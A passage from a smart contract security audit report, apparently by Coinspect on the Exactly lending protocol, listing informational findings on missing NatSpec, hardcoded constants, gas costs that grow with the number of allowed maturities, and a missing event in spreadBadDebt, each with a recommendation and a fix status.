Auditor.sol   L11:      contract Auditor is Initializable, AccessControlUpgradeable {
Auditor.sol   L16:      mapping(address => uint256) public accountMarkets;
Auditor.sol   L17:      mapping(Market => MarketData) public markets;
Auditor.sol   L18:      Market[] public marketList;
Auditor.sol   L20:      LiquidationIncentive public liquidationIncentive;
Auditor.sol   L22:      ExactlyOracle public oracle;
Auditor.sol   L394:      struct LiquidationIncentive {
Auditor.sol   L399:      struct AccountLiquidity {
Auditor.sol   L405:      struct MarketData {
Auditor.sol   L421:      struct MarketVars {
Auditor.sol   L427:      struct LiquidityVars {


InterestRateModel.sol   L7:      contract InterestRateModel {
InterestRateModel.sol   L11:      uint256 public immutable fixedCurveA;
InterestRateModel.sol   L12:      int256 public immutable fixedCurveB;
InterestRateModel.sol   L13:      uint256 public immutable fixedMaxUtilization;
InterestRateModel.sol   L15:      uint256 public immutable floatingCurveA;
InterestRateModel.sol   L16:      int256 public immutable floatingCurveB;
InterestRateModel.sol   L17:      uint256 public immutable floatingMaxUtilization;
InterestRateModel.sol   L19:      constructor(
Market.sol   L14:      contract Market is Initializable, AccessControlUpgradeable,
Pausable, ERC4626 {

Market.sol   L26:      mapping(uint256 => mapping(address => FixedLib.Position))
public fixedDepositPositions;
```

```
Market.sol   L27:      mapping(uint256 => mapping(address => FixedLib.Position))
public fixedBorrowPositions;

Market.sol   L28:      mapping(address => uint256) public floatingBorrowShares;
Market.sol   L30:      mapping(address => uint256) public fixedBorrows;
Market.sol   L31:      mapping(address => uint256) public fixedDeposits;
Market.sol   L32:      mapping(uint256 => FixedLib.Pool) public fixedPools;
Market.sol   L34:      uint256 public floatingBackupBorrowed;
Market.sol   L35:      uint256 public floatingDebt;
Market.sol   L37:      uint256 public earningsAccumulator;
Market.sol   L38:      uint256 public penaltyRate;
Market.sol   L39:      uint256 public backupFeeRate;
Market.sol   L40:      uint256 public dampSpeedUp;
Market.sol   L41:      uint256 public dampSpeedDown;
Market.sol   L43:      uint8 public maxFuturePools;
Market.sol   L44:      uint32 public lastAccumulatorAccrual;
Market.sol   L45:      uint32 public lastFloatingDebtUpdate;
Market.sol   L46:      uint32 public lastAverageUpdate;
Market.sol   L48:      InterestRateModel public interestRateModel;
Market.sol   L50:      uint128 public earningsAccumulatorSmoothFactor;
Market.sol   L51:      uint128 public reserveFactor;
Market.sol   L53:      uint256 public floatingAssets;
Market.sol   L54:      uint256 public floatingAssetsAverage;
Market.sol   L56:      uint256 public totalFloatingBorrowShares;
Market.sol   L57:      uint256 public floatingUtilization;
Market.sol   L59:      address public treasury;
Market.sol   L60:      uint256 public treasuryFeeRate;
Market.sol   L63:      constructor(ERC20 asset_, Auditor auditor_) ERC4626(asset_, "", "") {
Market.sol   L69:      function initialize(
```

Recommendation

Add clear and complete NatSpec documentation on the mentioned instances and on any other instance where it could be missing.

Status

This issue will be addressed in the future.

EXA-33 Hardcoded constants

Total Risk	Impact	Location
Info	-	-
Fixed ✓	Likelihood -	

Description

Hardcoded constants used across the codebase for comparisons and checks are sometimes difficult to understand without having a context or reading the documentation. In order to provide a better understanding of each constant value used, they could be modified by `constant` variables.

Also, if the numbers are not consulted by other contracts those variables could be set as `private` instead of `public` saving gas by removing the need for the compiler to create a getter for each public variable.

Users will still be able to query those values by reading the contract code.

Found 8 times

```
Auditor.sol   L234: 115792089237316195423570985008687907853269984665640564039457


InterestRateModel.sol   L61:      if (utilizationAfter > 1e18) revert UtilizationExceeded();
InterestRateModel.sol   L72:      if (utilizationAfter > 1e18) revert UtilizationExceeded();
InterestRateModel.sol   L85:      utilizationAfter - utilizationBefore < 2.5e9
InterestRateModel.sol   L106:      utilizationAfter - utilizationBefore < 2.5e9


Market.sol   L115:           if      (floatingBackupBorrowed      +      newFloatingDebt      >
floatingAssets.mulWadDown(1e18 - reserveFactor)) {

Market.sol   L249:           if      (memFloatingBackupBorrowed      +      floatingDebt      >
floatingAssets.mulWadDown(1e18 - reserveFactor)) {

Market.sol   L316:      1e18
```

Recommendation

Replace magic numbers for constant variables named in a self-explanatory way instead of using numeric literals in favor of transparency.

Status

Fixed by using constant values instead of magic numbers.

EXA-34 Maximum maturities per market can increase liquidation costs

Total Risk	Impact	Location
Info	-	-
Fixed ✓	Likelihood -	

Description

In addition to the facts described in **EXA-06** finding of Coinspect's previous report, the gas consumption of key actions performed across markets ramps up if the owner decides to increase the number of admitted maturities per market. This behavior paired up with the network conditions at the moment of borrowing and liquidating can lead to a scenario where the gas cost outweighs the incentive of interacting with the protocol.

Across 224 maturities for a single market, the average amount of gas consumed to liquidate a market position holding all the maturities is 1,414,325 (with final gas price of a busy network = 100 gwei ~= 0.14 ETH ~= 350 USD with ETH = 2500 USD). It is remarked that during a congestion gas costs can be higher than 30 GWei (more than 2x). Several tests were conducted in order to determine the impact of the network and allowed maturities. Due to the `for loops` required to check every single allowed maturity, the gas consumption ramps up even if users interact with a single maturity. Essentially, expanding the right to access more maturities spreads its cost across the users of a market (independently of the amount of maturities they use) forcing those who are not using more than one maturity to subsidize the checks needed for all the maturities.

The following example performs only a **`borrowAtMaturity`** and outputs the gas consumption per `maxFuturePool`, `functionCalled(maxFuturePool)`:

```
- borrowAtMaturity(3)   =   306_311 gas units
- borrowAtMaturity(12)  =   346_748 gas units
- borrowAtMaturity(224) =   1_299_264 gas units
```

For **liquidating** an account that only performed a borrow at a single maturity:

```
- liquidate(3)   =   214_982 gas units
- liquidate(12)  =   223_856 gas units
- liquidate(224) =   432_888 gas units
```

It is remarked that Exactly stated that at most they intend to have 12 maturities per market in order to cover a whole year. Currently, that scenario is not enforced by the setter hence the nature of this informational issue.

Recommendation

Be aware of the potential issues that could arise if a bigger `MaxFuturePools` value is used into the future.

Status

This issue is informative, not currently exploitable and does not require further remediation.

EXA-35 Lack of emitted event on spreadBadDebt

Total Risk **Info**	Impact -	Location `Market.sol`
Fixed ✓	Likelihood -	

Description

The operation of spreading debt across shareholders liquifies the price of shares reducing their value. Currently users are not able to easily recognize by off-chain monitoring services debt being distributed (either as a consequence of a liquidation or a bad debt handling) because the `spreadBadDebt()` function only emits a generic market update.

Recommendation

In favor of increasing the transparency regarding debt tracking it is advised to emit a specific `DebtSpread` event after distributing bad debt across shareholders.

Status

Fixed by emitting the event.

5. Disclaimer

The information presented in this document is provided "as is" and without warranty. The present security audit does not cover any off-chain systems or frontends that communicate with the contracts, nor the general operational security of the organization that developed the code.